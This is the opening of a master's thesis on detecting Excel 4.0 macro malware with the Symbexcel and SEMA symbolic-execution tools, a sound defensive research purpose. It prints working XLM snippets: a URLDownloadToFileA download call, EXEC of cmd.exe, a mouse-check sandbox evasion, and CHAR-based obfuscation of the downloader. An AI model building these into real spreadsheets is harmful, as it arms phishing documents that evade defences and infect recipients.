UCLouvain

epl

École polytechnique de Louvain

Bing ! You got a new mail ! But.. is it secure to open it ?

Author: **Nathan Flamend**
Supervisor: **Axel Legay**
Readers: **Cao Yinan, Serena Lucas**
Academic year 2022–2023
Master [120] in Computer Science and Engineering

Abstract

In recent years, the emergence of malicious Excel files in email spam campaigns has introduced a new threat environment. These files leverage an older feature of Excel known as Excel 4.0 macros or XLM, which serves as the precursor to the widely known Virtual Basic Application (VBA).

To address this evolving threat, a tool called Symbexcel was developed in 2022. Symbexcel uses the power of symbolic execution, a well-established method in security research, to unpack Excel files. This approach enables the exploration of various execution paths within the malware, providing valuable insights on its behavior.

The primary objective of this thesis is to extend the capabilities of the SEMA-toolchain by the integration of Symbexcel. This integration leads to empower the toolchain in order to effectively analyze Excel files containing XLM macros. Additionally, this research aims to identify the underlying concepts behind the creation of such files, shedding light on the techniques and strategies employed by malware authors for obfuscation and infection.

Furthermore, this work has the objective to present an overview of the analysis conducted on the sample dataset specifically created, using the combined SEMA toolchain and Symbexcel. The findings are presented, and potential areas for improvement and further research are explored.

Acknowledgments

I would like to express my heartfelt gratitude to all the persons who have played a crucial role in the completion of my master's thesis.

First and foremost, I would like to extend my sincere acknowledgements to Professor Axel Legay for his exceptional supervision and guidance throughout the entire thesis process.

I would also like to express my deep gratitude to the dedicated assistants, Charles-Henry Bertrand Van Ouystel, Christophe Crochet, and Serena Lucca. Their unwavering support, assistance, and encouragement have been invaluable in overcoming various challenges and enhancing the quality of my work.

I would like to extend my thanks to Yinan Cao, a member of the jury, for their positive response to the proposal.

Lastly, I am profoundly grateful to my family for its kind support and understanding throughout this journey. A special acknowledgment goes to my mother for her meticulous readings of my work and the insightful discussions we have had on the subject matter. However, all remaining errors are mine.

I am truly grateful to all those mentioned above and to everyone who has contributed to my master's thesis in various ways. Their support and encouragement have been pivotal in making this endeavor a reality.

Contents

List of Figures

Chapter 1

Introduction

Despite continuous progresses in cybersecurity measures and the increasing level of awareness among individuals and organizations, the impact of cybercrime on society continues to escalate, resulting in substantial economic losses. *"Cybercrime is predicted to cost the world $8 trillion USD in 2023, according to Cybersecurity Ventures. If it were measured as a country, then cybercrime would be the world's third largest economy after the U.S. and China."*(Farber, 2022)[6]. However, the rate at which these costs are increasing shows no signs of slowing down. *"We expect global cybercrime damage costs to grow by 15 percent per year over the next three years, reaching $10.5 trillion USD annually by 2025, up from $3 trillion USD in 2015."*(Morgan, 2022)[7] This emphasizes the necessity of developing new technologies aimed at countering viruses and cyber threats.

One method employed to breach a system is through phishing campaigns, where hackers seek to exploit vulnerabilities in the victim's defense. Frequently, the weakest factor is the user. Consequently, phishing techniques utilizing email spam are usually employed for this purpose. An approach involves the exploitation of Microsoft Office documents containing malicious macros, which act as downloaders for malicious files. These documents are typically attached to spam emails, as hackers rely on the recipients' naivety, hoping they will download and open the document. To facilitate this, hackers employ various social engineering techniques to persuade users to activate the macros, as they have been disabled by default by Microsoft since 2021.[1] The following timeline 1.1, provides a summary of the sequence of events.

Figure 1.1: Timeline of an attack using malicious Microsoft Office document

Having established the importance of a program able of analyzing Office documents, its utility becomes essential. This thesis focuses specifically on Excel files, considering their prevalence among

[1] https://www.malwarebytes.com/blog/news/2022/01/microsoft-is-now-disabling-excel-4-0-macros-by-default

various file types employed in cyber threats. More specifically, the investigation is concentrated on files containing Excel 4.0 macros. Although this language is considered the precursor to the widely known VBA (Visual Basic for Applications) used in modern-day Excel, there has been a resurgence of malware utilizing Excel 4.0 macros in recent years. This language is also referred to as XLM (eXtensible/Extended/Excel Macro Language), and both terms are used as synonyms in this thesis. To analyze such files, the selected tool is Symbexcel [5], a powerful program that utilizes symbolic execution to automatically deobfuscate and analyze Excel malware. The objective is to integrate Symbexcel into the SEMA-toolchain [8], thereby allowing the toolchain to analyze Excel files using XLM macros.

This work start with the State of the Art chapter, which encompasses a comprehensive overview of prior research results. Firstly, we explore the distinction between static and dynamic analyses, leading to the symbolic execution analysis. Subsequently, an in-depth examination of the various characteristics of the SEMA-toolchain is presented. Following this, the intricacies of Excel, specifically focusing on the diverse applications of Excel 4.0 macros, are exposed. This exploration finishes with a review of Symbexcel, a critical component of our study.
The next chapter, entitled "Contribution", provides detailed insights into the inner workings of Symbexcel, with particular emphasis on the diverse handlers employed. Furthermore, we explore the synergistic integration of Symbexcel and SEMA, developing the collaborative functionalities of these two components. Additionally, the methodology created for analyzing the provided sample is explained.
In the experimental chapter, we manually analyze two distinct malware specimens, scrutinizing the strategies employed by their respective authors. The analysis of the same sample is also implemented by using the toolchain. The result of these two analyses are commented
Finally, the "Future Works" chapter outlines potential paths for intriguing developments and further research.

Chapter 2

State of the art

This chapter provides an overview of the existing literature on Excel and highlight its distinctive characteristics. Firstly, we delve into the concept of static and dynamic analysis which take us to symbolic execution and assess its relevance in the analysis of Excel malware. Subsequently, we introduce the SEMA toolchain, which serves as the framework for our project aimed at enhancing Excel file processing capabilities. After that, we explore the fundamental aspects of Excel, including its features and functionalities and how malicious files are created. Finally, we have a look to Symbexcel, a powerful tool to analyze Excel documents.

2.1 Static analysis

Static analysis is a method used to examine code without executing it. In this technique, the structure, the syntax and the semantics of the code is analysed to identify potential errors, security breaches performance issues... The basic principle is to try to find recurring patterns in the code that have their known behavior. [9] For instance, in security domain, detect a pattern that downloads or execute a file could be a good sign that the file is malicious. An other example is Yara. It is a powerful and flexible pattern matching tool used for malware detection and classification. Yara rules can be created to match some patterns of the file. It can target various attributes like strings, header, file content...[10]. There is an example of such use later.

The main advantage of this method is that it is easy to implement. It's also easier to fix bugs because we know the exact location where the error comes from. But static execution also has some drawbacks. Indeed, in security domain for example, malware authors know about static analysis and how it works. Thus, they try to hide these patterns that we try to match. This is called obfuscation. Also if the pattern is not exactly the same, static analysis could produce a lot of false positives and negatives. For instance, if a program tries to download something from the Internet that is not a malicious file, the static analysis might see it as a threat if the pattern it is looking for calls a download function. Some obfuscation methods will be presented later in this thesis.

2.2 Dynamic analysis

Dynamic analysis studies the behavior and execution of a program during a runtime. This is therefore the opposite of static analysis. It involves observing and monitoring the program's interactions with its environment, such as input/output operations, system calls, memory usage, and network communications. [11] During the analysis the program is run with different inputs. It is used in many fields such as bugs detection, test of the performance or detection of security vulnerabilities. This analysis technique provides valuable insights into the program's actual execution flow, uncovering hidden issues that may not be apparent through static analysis alone. For example, running several times a program in a sandbox to see its behavior and to know if it is malicious or not, is a dynamic analysis technique.

The principal benefit of dynamic analysis lies in its ability to uncover intricate flaws or vulnerabilities that are beyond the scope of detection by static analysis. It also allows you to test programs without knowing how they work. However, dynamic execution also has its drawbacks. In contrast with static analysis, dynamic could not trace the exact location of the bugs or the security breaches. Moreover, as in the static one, some obfuscation techniques were invented to bypas this method. As for instance, a sandbox detection. A malware could detect if it is run in a sandbox by testing if there are a mouse, if it is connected to the internet... and act normally when in it. Thus, it can also produce false positives and negatives.

When analysing a file, a choice should not be made between the two methods. The two strategies are complementary. If you are looking for performance issues or security vulnerabilities it is always better to use a maximum of different techniques.

2.3 Symbolic execution analysis

Symbolic execution is the opposite of concrete execution. In concrete execution we use dynamic analysis with one or several inputs to test the behavior of the programs. As for instance, if we want to test an authentication program to see if there are any backdoor to bypass it. For that purpose, we test the program on different possible random inputs and see if we can be logged in or not. With symbolic execution it is a little more complex, the inputs given to the program is symbolic, i.e. they have no concrete value only symbolic ones and constraints are set on them. This technique was born in the 1970s to determine whether a piece of software can violate specific properties.

As said before the difference with concrete execution is that in symbolic execution, a program is not run on a specific input that allows to test only one path. Indeed, *"the key idea is to allow a program to take on symbolic–rather than concrete–input values. Execution is performed by a symbolic execution engine, which maintains for each explored control flow path: (i) a first-order Boolean formula that describes the conditions satisfied by the branches taken along that path, and (ii) a symbolic memory store that maps variables to symbolic expressions or values"* (Baldoni 2018). [2] Formula updating occurs through branch execution, whereas symbolic store updating is performed through assignments. The utilization of a model checker eventually serves the purpose of verifying if any violations of the

property exist along each explored path, as well as determining the reliability of the path itself. In other words, it checks whether the formula associated with the path can be satisfied by assigning concrete values to the program's symbolic arguments or not.

For example, consider this small C code from [2]:

```
int foobar(int a, int b){
    int x = 1;
    int y = 0;
    if(a != 0){
        y = 3 + x;
        if(b == 0){
            x = 2*(a + b);
        }
    }
    assert(x-y != 0);
}
```

If we execute this code symbolically, we create a tree with all the possible paths 2.1. The representation of the tree from [2] is a little bit complex but it shows the different paths that the execution could take in terms of the conditions it encounters. Several things can be observed on the tree. It creates a symbolic value for a and b with α_a and α_b respectively. The letter π represent all constraints at each stage of execution. At step B, we saw the first division in the execution with the condition `if(a!=0)`. Two different paths are created with two different constraints. The same thing is happening at step E for the second `if` condition. With this tree, we can now see what the assert returns. It returns an error only if $a = 2$ and $b = 0$. We have learned how this little program behaves thanks to symbolic execution.



Figure 2.1: Tree of the symbolic execution of foobar from [2]

Thus, the greatest benefit is that several paths that a program could take in response to various inputs can be simultaneously explored during symbolic execution.
The applications of symbolic execution are diverse. This execution could be used to identify potential bugs, errors in the program...but also to find security vulnerabilities. For instance, *"symbolic execution tools have been running 24/7 in the testing process of many Microsoft applications since 2008, revealing for instance nearly 30% of all the bugs discovered by file fuzzing during the development of Windows 7, which other program analyses and blackbox testing techniques missed."* [2] (Baldoni 2018) For this thesis symbolic execution is used as a technique to analyse Excel 4.0 macros.

However, symbolic execution also faces some challenges. The difficulties encountered by symbolic execution while executing real-world code might be very severe. This raises challenges such as the complexity of exploring all possible execution paths and the difficulty of detecting overflow errors. An other difficulty is the fact that symbolic execution could be very computationally expensive, as it involves exploring all possible execution paths and generating constraints for each one. This issue is called path explosion problem which consists in the explosion of the number of different paths that we can take for the symbolic execution.
In response to these difficulties some choices and assumptions are made. For instance, a partial exploration of the space of potential execution states may be adequate in some cases, even though these decisions often have an impact on the soundness or completeness, in order to accomplish the task within a constrained time frame.

2.4 SEMA

SEMA stands for Symbolic Execution toolchain for Malware analysis. As the name suggests SEMA uses symbolic execution to analyse programs. As explained in section 2.1, the code is run symbolically, using symbolic input variables rather than concrete values. *"Consequently, symbolic analysis can be seen as a multi-trace analysis extension of dynamic malware analysis. Symbolic traces are merged to build a System Call Dependency Graph(SCDG). SCDGs are graphical representations of API interactions".*[8] (Bertrand Van Ouytsel et al. 2022) To avoid the problem of the cost of the implementation of symbolic execution, as symbolic traces may grow exponentially, SEMA implements heuristics from [12] to only have the interesting paths of the execution to obtain a compact SCDG. After building the SCDG, SEMA uses machine learning algorithms for classification and detection.

2.4.1 Angr

Before having a look in the SEMA toolchain, let's focus on Angr. It is a binary analysis platform that is designed to analyze and manipulate binary code. It is an open-source project that provides a suite of Python libraries and tools for analyzing and reverse-engineering binaries executable.

Angr is designed to work with a wide range of binary file formats, including executable files, libraries, and firmware. It provides a range of analysis and manipulation techniques, such as symbolic execution, concolic execution, taint analysis, and binary rewriting.

Angr is widely used for a variety of tasks, such as vulnerability discovery, malware analysis, and software testing. It is also used by researchers and developers to analyze and reverse-engineer proprietary

software and firmware.

Here we use Angr as a tool to perform symbolic execution. It has many useful tools to facilitate these tasks and avoiding to re-implement everything each time.

2.4.2 The toolchain

SEMA is an open source tool implemented in Python 3.8. It has 2 main components illustrated in figure 2.3:

1. **SEMA-SCDGs:** it implements an extension of the Angr symbolic execution. SCDG stands for System Call Dependency Graphs. It is a data structure formed by a directed graph that describes the dependency between all the syscalls founded. An example of such graph can found here 2.2.



Figure 2.2: Example of a SCDG from [3]

The goal of the SEMA-SCDG is to implement all the heuristics (infinite loop, state-space search strategies, graph compaction, ...) from [12]. The signatures for the majority of the windows API functions are kept in JSON files that correspond to various windows libraries. With the aid of such details, SEMA-SCDGs are able to maintain the stack's consistency throughout symbolic execution and provide a default behavior when encountering those functions, which is to extract the arguments from the stack and return a symbolic value from the API function. More than 80 frequently used API calls have been turned into Simprocedures including an explanation of how they affect the executable's control flow. Simprocedure involves providing a concise overview of how they impact the control flow of the executable. Finally, JSON files containing the calls and arguments discovered during research are produced from SCDGs.
The types of file that SEMA-SCDG can handle are ELF and PE.

2. **SEMA-Classifier:** implements the malware detection/classification component. It enables for the training and saving of classifiers and accepts multiple JSON files containing SCDGs as input. The models are either based on deep learning, graph kernel and support vector machines, or graph mining with gSpan.

The objective of this master thesis is to add into SEMA the possibility to analyse Excel file. To achieve this objective, the main modification of SEMA is in the SCDG's part as Symbexcel is added in them.



Figure 2.3: Illustration of the SEMA toolchain [4]

2.5 Excel

Microsoft Excel is a software developed by Microsoft for Windows, macOS, Android, iOS and iPadOS and its first release was in November 1987. It allows to create spreadsheets that have calculation features, computation capabilities, graphing tools... Excel also has its own programming language called Visual Basic Application (VBA). Excel files are of different types:

- **XLS (Excel 97-2003 Workbook)**: This is the original file format used by Excel versions in 97 to 2003. It is a binary file format that supports the inclusion of macros, charts, and worksheets. However, it has several restrictions, such as a worksheet's maximum row count of 65,536.
- **XLSX (Excel Workbook)**: This is the default file format used by Excel versions 2007 and later. It is based on the Office Open XML (OOXML) file format and is a compressed, XML-based file format. It can contain worksheets, charts, macros, and other data. It has a much higher limit on the number of rows and columns than the XLS format, making it more suitable for large datasets.
- **XLSB (Excel Binary Workbook)**: This is a binary file format that is similar to the XLS format but uses a more efficient binary encoding. It is designed to be faster and more compact than the XLSX format, making it a good choice for large datasets.
- **XLSM (Excel Macro-Enabled Workbook)**: This is a file format that is similar to the XLSX format. It is used for workbooks that require macros to perform certain tasks.

These are the only formats that can contain Excel macros but there are still many different types of files that can be found on the Microsoft site [1]. So these formats are the ones used to create malware

[1] https://support.microsoft.com/en-us/office/file-formats-that-are-supported-in-excel-0943ff2c-6014-4e8d-aaea-b

as the authors need to have macros to create them.

2.5.1 Virtual Basic Application (VBA)

VBA is a version of the popular Visual Basic programming language that has been specifically designed to integrate with Office applications (Word,Excel...). It allows users to create macros and custom functions, automate repetitive tasks, and develop custom applications within the Office environment.

With VBA, users can write code that interacts with the Excel object model, which provides access to all of the elements and functionalities of the Excel application. This includes worksheets, charts, formulas, and more. VBA code can manipulate Excel data, create new worksheets and charts, and automate complex data analysis tasks. It can also manipulate Windows API Call. Thus, it is also used to create malware.

2.5.2 XLM / Excel 4.0 macros

There is also a macro language, XLM for eXtensible/Extended/Excel Macro Language also known under the name Excel 4.0 macros. It was used in old version of Excel to perform automate repetitive tasks and calculation in Excel spreadsheet. It is distinct from VBA because it is a simpler language with a smaller feature set, and it uses a different syntax and structure than VBA. The code is writing in different cells and is executed vertically, starting from the highest cell and moving down to the lowest cell. Once the column has been fully executed, it move on to the next one. It uses tags to define commands and functions, and it can manipulate cells, ranges, and other elements of a worksheet. XLM macros cannot be used in regular sheet. It has to be in a macro sheet as it can be seen in 2.4.



Figure 2.4: Spreadsheet to open to use XLM macros

What is interesting with the XLM macro language is that it can call function from the Windows API.

When Excel loads a Dynamic Link Library (DLL), it shares the same stack [13]. Each sheet has its own memory but sheets can communicate each others.
With a simple formula, an user can download a gif, for instance, as shown in 2.5. The working of the function `=CALL()` and his arguments will be explained later.

```
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif","C:\Users\user\Desktop\test1.gif",0,0)
```

Figure 2.5: Formula to download a gif with XLM macros

A significant point to note is that the grammar in XLM changes depending on the language of the OS and the keyboard. For example, if the keyboard is in French it is not a comma that separates arguments in the function call but a semicolon. It is also the case for some functions that are translated in the language of the OS.[2]
As XLM macros can use a function from the Windows API, the security breach is obvious. Indeed, with several Excel 4.0 macros, an user could download a malicious file from the Internet and execute it with the command *=EXEC("malicious_file.exe")*. As it will be shown later, it's slightly more complicated as a lot of antivirus are able to catch this execution and to block it. To bypass this the function needs to be obfuscated to sneak under the radar. Different methods of obfuscation will be presented later in this report.
To counter this security breach, in July 2021, Microsoft disabled Excel XLM macro by default [3]. It is why when an Excel file is open, a small banner is placed over the sheet to warn the user that the macro is disabled 2.6.



Figure 2.6: Banner to show the user that macros are disable

Even if it is a step in the right direction, disabling macros by default is not sufficient. Indeed, users can still reactivate them very easily, especially since the usefulness of Excel is precisely the use of macros to automate certain calculations. Therefore malware authors use social engineering tools to push user to enable macros as for example picture or banner telling that the user must reactivate macros to see all the content of the file. Thus Excel is far from being a safe place.

2.6 Different kind of malware

This section presents different small Excel files to introduce some techniques used by malware authors. These files were created to understand how Excel 4.0 macros works and how Symbexcel works. All this Excel files are small and not very complex. For most of them their purpose is to download a gif. Microsoft defender deletes automatically these files as it detects them as malicious one. It is for this reason that they were created in a Virtual Machine with Windows Defender and all the firewalls disabled.

[2] `https://fr.excelfunctions.eu/`
[3] `https://www.malwarebytes.com/blog/news/2022/01/microsoft-is-now-disabling-excel-4-0-macros-by-default`

2.6.1 How to be evil ?

As said in section 2.3, Excel can do a lot of things: access call from the Windows API, execute some programs... It can, for instance, open a terminal with the command =EXEC(”cmd.exe”). The command ”EXEC” is used to start other programs [14]. Here, we open a terminal but we could also open a calculator with =EXEC(”calc.exe”) for example.
An interesting function that is very often used by malware authors is the function =CALL(). It invokes a function located in a shared library or a piece of code. As it is shown in 2.5, this command could use the Windows API function URLDownloadToFileA from the library urlmon which downloads a file from the internet. In this example, we download a simple gif but in other case the command could download a virus and then execute it in the aftermath. The arguments of the function call start with the name of the dynamic link library (DLL), followed by the name of the procedure in the DLL. The next argument in our example is the string ”JJCCBB”. This string is the type of the return variable and the argument of the function (here URLDownloadToFileA). The first letter J is for a long int as URLDownloadToFileA return this type and the others letters are for the rest of the arguments. (J=>0, C=>”https://media4...) [15]

To run Excel 4.0 macros different ways are available. The most easy way is to right click on the cell and then hit the button run. But it is not very useful in the study of Excel malware since the execution of a malicious file is not automatic. A more interesting way is with *Auto_open*. The execution of XLM macros starts with the cell named *Auto_open* and then, continues until reaching a terminating function (i.e, =HALT()). To find the cell that launches the code, go in the upper left part of Excel and click on the drop-down menu 2.7. There exists other methods to automatically execute XLM command as *Auto_close* launching macros when the user closes the file, *Auto_activate* when the worksheet is displayed on the screen...



Figure 2.7: Finding the Auto_Open function in Excel

2.6.2 Obfuscation methods

As the security to counter Excel malware raises, attackers have developed different techniques to obfuscate their file. A non-exhaustive overview of these different methods is represented here after.

The first method is to detect if the file is run in a sandbox or not. To do so, some functions are very interesting as GET.WINDOW, GET.WORKSPACE, GET.DOCUMENT,... All these functions are used to see in what kind of environment the program is run. For example, the function GET.WORKSPACE(19) returns true if a mouse is detected and false otherwise. If no mouse is detected it is probably because the code is run in a sandbox. This command can be link with a IF

condition to close the file if no mouse is detected 2.8. This technique come from the fact that Excel could easily interact with the environment and get information about it.

```
=IF(GET.WORKSPACE(42),GOTO(R[1]C[1]),CLOSE(TRUE))
```

Figure 2.8: IF condition to see if a mouse is detected and close the file if not

An other method is to play with the visibility of a sheet. Indeed, it can be set to *visible*, *hidden* and *very hidden*. In the hidden mode, the sheet is not visible when user opens Excel 4.5 and he does not always think to check for hidden sheets. The *very hidden* mode can only be removed by VBA macros or by manually modifying the binary representation of the macro sheet. An example of a real malware using this technique will be presented in the chapter on the Experiment.



Figure 2.9: Option to hide/unhide a sheet

The last method of obfuscation presented is the char concatenation. In Excel, when =CHAR(117) is executed, it prints the 117^{th} ASCII's character (it is u here). It can be combined with the concatenation operand, &, to create longer words. The only thing left to do, is to call the right cell to create the wanted execution 2.10. For instance, we use the CALL function to download a file from the internet but the name of the Windows function and its library is not visible. Here we create the string of the command from scratch with ASCII characters.

There are still many other ways to obfuscate Excel file. For instance, some files are executed only by a specific day or month. It is very complicate to identify an Excel malware by hand or with concrete execution as many obfuscation techniques exist to bypass these analyses. Most of files are also encrypted using Excel function and the only way to decrypt them is to launch macros. Therefore, symbolic execution is very useful to analyse these obfuscated malware as it shows all the possible execution paths.

```
9  =CALL(R[12]C,R[13]C&R[14]C,R[8]C,0,R[9]C,R[10]C,0,0)
10 =HALT()
11
12
13
14
15
16 URLDownloadToFileA
17 JJCCBB
18 https://media4.giphy.com/media/g7GKcSzwQfugw/giphy.gif
19 C:\Users\user\Desktop\test5.gif
20
21 =CHAR(117)&CHAR(114)&CHAR(108)&CHAR(109)&CHAR(111)&CHAR(110)
22 =CHAR(85)&CHAR(82)&CHAR(76)&CHAR(68)&CHAR(111)&CHAR(119)&CHAR(110)&CHAR(108)&CHAR(111)&CHAR(97)&CHAR(100)&CHAR(84)&CHAR(111)
23 =CHAR(70)&CHAR(105)&CHAR(108)&CHAR(101)&CHAR(65)
```

Figure 2.10: Example of character obfuscation

2.7 Symbexcel

Symbexcel is a solution to symbolically analyse files containing XLM [5]. In addition to just analyse, it also deobfuscates Excel 4.0 macros. To do this, it goes through 3 stages : the loader, the execution engine and the solver backend 2.11.

